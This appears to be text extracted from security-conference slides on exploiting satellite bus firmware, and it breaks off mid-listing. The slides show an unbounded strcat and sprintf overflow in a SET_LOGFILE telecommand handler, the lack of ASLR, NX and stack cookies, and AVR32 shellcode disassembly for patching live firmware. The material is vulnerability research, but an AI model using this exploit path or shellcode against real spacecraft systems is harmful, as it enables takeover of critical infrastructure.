
- ✓ Bypass COM Protection
- ✓ Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
 - No OS-Defenses
 - ASLR
 - NX Stack
 - No SW-Defenses
 - Stack Cookies

System Chart




- ✓ Bypass COM Protection
- ✓ Dangerous / Vulnerable TC
- ✓ Hijack Bus Control Flow
 - No OS-Defenses
 - ASLR
 - NX Stack
 - No SW-Defenses
 - Stack Cookies

System Chart




- ✓ 1. Bypass COM Protection
- ✓ 2. Dangerous / Vulnerable TC
- ✓ 3. Hijack Bus Control Flow
4. Full Bus Privileges

System Chart



- ✓ 1. Bypass COM Protection
- ✓ 2. Dangerous / Vulnerable TC
- ✓ 3. Hijack Bus Control Flow
4. Full Bus Privileges
 - Privilege-free RTOS

System Chart



- ✓ 1. Bypass COM Protection
- ✓ 2. Dangerous / Vulnerable TC
- ✓ 3. Hijack Bus Control Flow
- ✓ 4. Full Bus Privileges
 - Privilege-free RTOS

Exploitation



Exploit

- ① Hijack Control Flow
- ② Patch Live Firmware
- ③ Add "Password" to TC Stack
- ④ ???
- ⑤ Profit

Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
3
4     do {
5         // ...
6         packet = csp_read(conn, 10);
7         if (packet) {
8             packet_data = packet->data;
9             switch(*packet_data) {
10                // [...]
11                case SET_LOGFILE: {
12                    packet_data = packet->data + 0xf;
13                    log_file_name[0] = '\0';
14                    strcat(log_file_name, packet_data);
15                    // ...
16                }
17            }
18        }
19    }
20 }
21
```

Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
3
4     do {
5         // ...
6         packet = csp_read(conn, 10);
7         if (packet) {
8             packet_data = packet->data;
9             switch(*packet_data) {
10                // [...]
11                case SET_LOGFILE: {
12                    packet_data = packet->data + 0xf;
13                    log_file_name[0] = '\0';
14                    strcat(log_file_name, packet_data);
15                    // ...
16                }
17            }
18        }
19    }
20 }
21
```


Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
3
4     do {
5         ●●●
6
7         1 void init_adcs(void) {
8           2 gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
9           3 usart_init(1,32000000,0x2580);
10          4 // ...
11          5 cmd_adcs_setup();
12          6 adcs_node_set(1,0x14);
13          7 xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
14          8 xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
15          9 return;
16         10 }
17
18
19
20
21
```

Exploit

① Hijack Control Flow

```
1 void task_adcs_servr() {
2     // ...
3
4     do {
5         ●●●
6
7         1 void init_adcs(void) {
8           2 gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
9           3 usart_init(1,32000000,0x2580);
10          4 // ...
11          5 cmd_adcs_setup();
12          6 adcs_node_set(1,0x14);
13          7 xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
14          8 xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
15          9 return;
16         10 }
17
18
19
20
21
```

Exploit

① Hijack Control Flow

```
1 case SET_LOGFILE: {
2     packet_data = packet->data + 0xf;
3     log_file_name[0] = '\0';
4     strcat(log_file_name, packet_data);
5
6     adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
7     adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
8     adcs_logdata[28] = packet->data[10];
9     adcs_logdata[29] = packet->data[0xb];
10    // ...
11    adcs_get_jdate();
12
13    GS_ADCS_Log_Start(log_file_name, packet_data, pcVar7)
14 }
15
```

Exploit

① Hijack Control Flow

```
1 case SET_LOGFILE: {
2     packet_data = packet->data + 0xf;
3     log_file_name[0] = '\0';
4     strcat(log_file_name, packet_data);
5
6     adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
7     adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
8     adcs_logdata[28] = packet->data[10];
9     adcs_logdata[29] = packet->data[0xb];
10    // ...
11    adcs_get_jdate();
12
13    GS_ADCS_Log_Start(log_file_name, packet_data, pcVar7)
14 }
15
```

Exploit

① Hijack Control Flow

```
1 case SET_LOGFILE: {
2     packet_data = packet->data + 0xf;
3     log_file_name[0] = '\0';
4     strcat(log_file_name, packet_data);
5
6     adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
7     adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
8     adcs_logdata[28] = packet->data[10];
9     adcs_logdata[29] = packet->data[0xb];
10    // ...
11    adcs_get_jdate();
12
13    GS_ADCS_Log_Start(log_f
14 }
15
16 void GS_ADCS_Log_Start(char *filename, void *pkt_data, uint param_3) {
17     char sprintf_buf [60];
18     // ...
19     __n = sprintf(sprintf_buf, "%s\n%7.6f\n%3.1f\n%u%u%u%u\n", filename, ...);
20     // ...
21     fd = fopen(filename, "wb");
22     // ...
23     fwrite(&data, 1, __n, fd);
24 }
```

Exploit


① Hijack Control Flow

```
1 case SET_LOGFILE: {
2     packet_data = packet->data + 0xf;
3     log_file_name[0] = '\0';
4     strcat(log_file_name, packet_data);
5
6     adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
7     adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
8     adcs_logdata[28] = packet->data[10];
9     adcs_logdata[29] = packet->data[0xb];
10    // ...
11    adcs_get_jdate();
12
13    GS_ADCS_Log_Start(log_f
14 }
15
16 void GS_ADCS_Log_Start(char *filename, void *pkt_data, uint param_3) {
17     char sprintf_buf [60];
18     // ...
19     __n = sprintf(sprintf_buf, "%s\n%7.6f\n%3.1f\n%u%u%u%u\n", filename, ...);
20     // ...
21     fd = fopen(filename, "wb");
22     // ...
23     fwrite(&data, 1, __n, fd);
24 }
```

Exploit

① Hijack Control Flow


Jump Address



Exploit

① Hijack Control Flow


Jump Address



Exploit

① Hijack Control Flow


Jump Address



Exploit

① Hijack Control Flow

Jump Address



Exploit

② Patch Live Firmware

```
1 d140fcc7:    fc 1b d0 05    movh    r11,0xd005
2 d140fccb:    e0 2b df fe    sub     r11,57342
3 d140fccf:    fc 1c d0 0b    movh    r12,0xd00b
4 d140fcd3:    e0 2c d2 fc    sub     r12,54012
5 d140fcd7:    04 52                eor     r2,r2
6 d140fcd9:    fe c2 ff e6    sub     r2,pc,-26
7 d140fcd9:    fc 13 d0 0c    movh    r3,0xd00c
8 d140fcd9:    e0 23 14 88    sub     r3,5256
9 d140fcd9:    31 e5                mov     r5,30
10
11 d140fcd9 <loop>:
12 d140fcd9:    05 34                ld.ub  r4,r2++
13 d140fcd9:    06 c4                st.b   r3++,r4
14 d140fcd9:    20 15                sub    r5,1
15 d140fcd9:    58 05                cp.w   r5,0
16 d140fcd9:    cf c1                brne   d140fcd6 <main+0x1f>
17 d140fcd9:    5d 1b                icall r11
```

Exploit

② Patch Live Firmware

```
1 d140fcc7:    fc 1b d0 05    movh    r11,0xd005
2 d140fccb:    e0 2b df fe    sub     r11,57342
3 d140fccf:    fc 1c d0 0b    movh    r12,0xd00b
4 d140fcd3:    e0 2c d2 fc    sub     r12,54012
5 d140fcd7:    04 52                eor     r2,r2
6 d140fcd9:    fe c2 ff e6    sub     r2,pc,-26
7 d140fcdd:    fc 13 d0 0c    movh    r3,0xd00c
8 d140fce1:    e0 23 14 88    sub     r3,5256
9 d140fce5:    31 e5                mov     r5,30
10
11 d140fce7 <loop>:
12 d140fce7:    05 34                ld.ub  r4,r2++
